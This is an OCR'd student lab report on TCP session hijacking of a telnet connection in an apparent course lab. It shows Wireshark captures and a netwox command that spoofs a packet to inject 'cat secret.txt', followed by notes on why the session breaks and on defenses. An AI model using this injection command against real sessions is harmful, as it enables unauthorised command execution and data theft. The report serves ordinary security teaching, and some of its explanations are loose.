
Khanh Nguyen
525000335
CSCE465



```
l.16.16 && ip.dst== 172.31.32.6) || (ip.src == 172.31.32.6 && ip.dst ==172.31.16.16)

No.    Time          Source          Destination     Protocol   Length Info
110…   2019-03-2…    172.31.16.16    172.31.32.6     TELNET         68 Telnet Da.
110…   2019-03-2…    172.31.32.6     172.31.16.16    TELNET         68 Telnet Da.
110…   2019-03-2…    172.31.16.16    172.31.32.6     TCP            66 38774 → 2.
110…   2019-03-2…    172.31.32.6     172.31.16.16    TELNET        118 Telnet Da.
110…   2019-03-2…    172.31.16.16    172.31.32.6     TCP            66 38774 → 2.

▸ Frame 11048: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on inte
▸ Ethernet II, Src: 0a:2a:44:85:e9:b0 (0a:2a:44:85:e9:b0), Dst: 0a:06:af:44:e4:0
▸ Internet Protocol Version 4, Src: 172.31.16.16, Dst: 172.31.32.6
▾ Transmission Control Protocol, Src Port: 38774 (38774), Dst Port: 23 (23), Seq
    Source Port: 38774
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 552689315
    Acknowledgment number: 2180796963
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 219
    [Calculated window size: 219]
    [Window size scaling factor: -1 (unknown)]

0000  0a 06 af 44 e4 00 0a 2a  44 85 e9 b0 08 00 45 10   ...D...* D.....E.
0010  00 34 e9 1f 40 00 40 06  c9 3f ac 1f 10 10 ac 1f   .4..@.@. .?......
0020  20 06 97 76 00 17 20 f1  5e a3 81 fc 52 23 80 10    ..v.. . ^...R#..
0030  00 db 88 7b 00 00 01 01  08 0a ff ff f5 76 00 5b   ...{.... .....v.[
0040  bd e9                                              ..

Transmission Control Protocol (tcp), 32 bytes    Packets: 124516 · Displayed: 5 (0.0%)    Profile: Default
```

Obtain values for netwox 40 parameters in Wireshark


Khanh Nguyen
525000335
CSCE465



```
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-u user] file ...
[03/23/19]seed@VM:~$
Workstation-SEED$$ sudo -i
[sudo] password for seed:
root@VM:~# netwox 40 --ip4-src 172.31.16.16 --ip4-dst 172.31.32.6 --tcp-src 3877
4  --tcp-dst 23 --tcp-seqnum 552689315 --tcp-acknum 2180796963 --tcp-window 2000
 --tcp-data "0a636174207365637265742e7478740a" --ip4-ttl 64 -z
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0038=56___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xF17C=61820__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0x00EF_____________|
|                            source                             |
|_________________________172.31.16.16__________________________|
|                          destination                          |
|__________________________172.31.32.6__________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0x9776=38774__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x20F15EA3=552689315______________________|
|                            acknum                             |
|_____________________0x81FC5223=2180796963_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|__________0x07D0=2000__________|
|           checksum            |            urgptr             |
|_________0x7399=29593__________|___________0x0000=0____________|
0a 63 61 74  20 73 65 63  72 65 74 2e  74 78 74 0a  # .cat secret.txt.
root@VM:~# 
```

Hijacking package built and injected into network

Khanh Nguyen
525000335
CSCE465


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

```
l.16.16 && ip.dst== 172.31.32.6) || (ip.src == 172.31.32.6 && ip.dst ==172.31.16.16)
```

```
No.   Time          Source         Destination    Protocol  Length Info
110…  2019-03-2…    172.31.32.6    172.31.16.16   TELNET        68 Telnet D
110…  2019-03-2…    172.31.16.16   172.31.32.6    TCP           66 38774 →
110…  2019-03-2…    172.31.32.6    172.31.16.16   TELNET       118 Telnet D
110…  2019-03-2…    172.31.16.16   172.31.32.6    TCP           66 38774 →
143…  2019-03-2…    172.31.16.16   172.31.32.6    TELNET        70 Telnet D
143…  2019-03-2…    172.31.32.6    172.31.16.16   TELNET        68 Telnet D
144…  2019-03-2…    172.31.32.6    172.31.16.16   TELNET       242 Telnet D
144…  2019-03-2…    172.31.32.6    172.31.16.16   TCP          244 [TCP Ret
144…  2019-03-2…    172.31.32.6    172.31.16.16   TCP          244 [TCP Ret
145…  2019-03-2…    172.31.32.6    172.31.16.16   TCP          244 [TCP Ret
145…  2019-03-2…    172.31.32.6    172.31.16.16   TCP          244 [TCP Ret
```

```
    [Calculated window size: 210]
    [Window size scaling factor: -1 (unknown)]
  ▸ Checksum: 0x604a [validation disabled]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
▾ Telnet
    Data: [03/23/19]seed@VM:~$\r
    Data: \r\n
    Data: \033[1;31mEvaluation-SEED\033[m$$ cat secret.txt\r\n
    Data: My name is Khanh Nguyen and this is task 4 HW4 CSCE465\r\n
    Data: [03/23/19]seed@VM:~$\r
    Data: \r\n
    Data: \033[1;31mEvaluation-SEED\033[m$$
```

```
0050  40 56 4d 3a 7e 24 0d 00  0d 0a 1b 5b 31 3b 33 31   @VM:~$.. ...[1;31
0060  6d 45 76 61 6c 75 61 74  69 6f 6e 2d 53 45 45 44   mEvaluat ion-SEED
0070  1b 5b 6d 24 24 20 63 61  74 20 73 65 63 72 65 74   .[m$$ ca t secret
0080  2e 74 78 74 0d 0a 4d 79  20 6e 61 6d 65 20 69 73   .txt..My  name is
0090  20 4b 68 61 6e 68 20 4e  67 75 79 65 6e 20 61 6e    Khanh N guyen an
00a0  64 20 74 68 69 73 20 69  73 20 74 61 73 6b 20 34   d this i s task 4
00b0  20 48 57 34 20 43 53 43  45 34 36 35 0d 0a 5b 30    HW4 CSC E465..[0
00c0  33 2f 32 33 2f 31 39 5d  73 65 65 64 40 56 4d 3a   3/23/19] seed@VM:
00d0  7e 24 0d 00 0d 0a 1b 5b  31 3b 33 31 6d 45 76 61   ~$.....[ 1;31mEva
00e0  6c 75 61 74 69 6f 6e 2d  53 45 45 44 1b 5b 6d 24   luation- SEED.[m$
```

wireshark_pcapng_eth...0190323104245_hIEFEe   Packets: 149451 · Displayed: 12 (0.0%)   Profile: Default

The hex was executed and output the content on telnet captured by Wireshark

Observation: The attack was successful as expected, the victim's machine received the spoofed package the execute the hex code injected. There were many retransmissions since the spoofed package messed up the sequence number from user to server. Also, the user lost the control of telnet session. After a while, telnet just disconnected.

Khanh Nguyen
525000335
CSCE465


Explanation: When the server replies to the spoofed package, it takes sequence number created by the attacker. The package from user has not reached that number yet so it just discards the relies from server. Server thinks its package is lost so it keeps retransmitting the package. In other words, the server and user keep sending data to each other but they lost their trackings so they can't receive any. In the end, it will result in disconnection since the transmissions slow down the connection.

Defense: SSL and TLS can prevent the attackers from getting the information needed to create the spoofed TCP packages. Encryption layouts are used to protect the transfer of data and information. Also, Initial Sequence Number technique will also help since the sequence number for each TCP session is completely random and cannot be guessed.

Investigation:

- **Initial Sequence Number(ISN)** are completely random and unpredictable since it is generated through a complicated process: after a server has received a SYN packet, it calculates a keyed hash from the information in the packet, including the IP addresses, port number, and sequence number, using a secret key that is only known to the server. This hash will be used as initial sequence number to start the transmissions between client and server.

- **TCP Window:**



This window size is used to specify the rate at which data can be transferred between client and server. Its size depends on the receiver's buffer. The purpose of window size is to stable the data flow and prevent data dropping. If the data is being send too fast or too much from the client more than what server's buffer can hold or vice versa, it can help slow down data transmission.

- **Source Port Number:** Initially, the source port is random and really hard to predict. However, subsequent source ports are typically an increment of 1 or 2 of each other. It can give the attacker some clues to guess the exact number.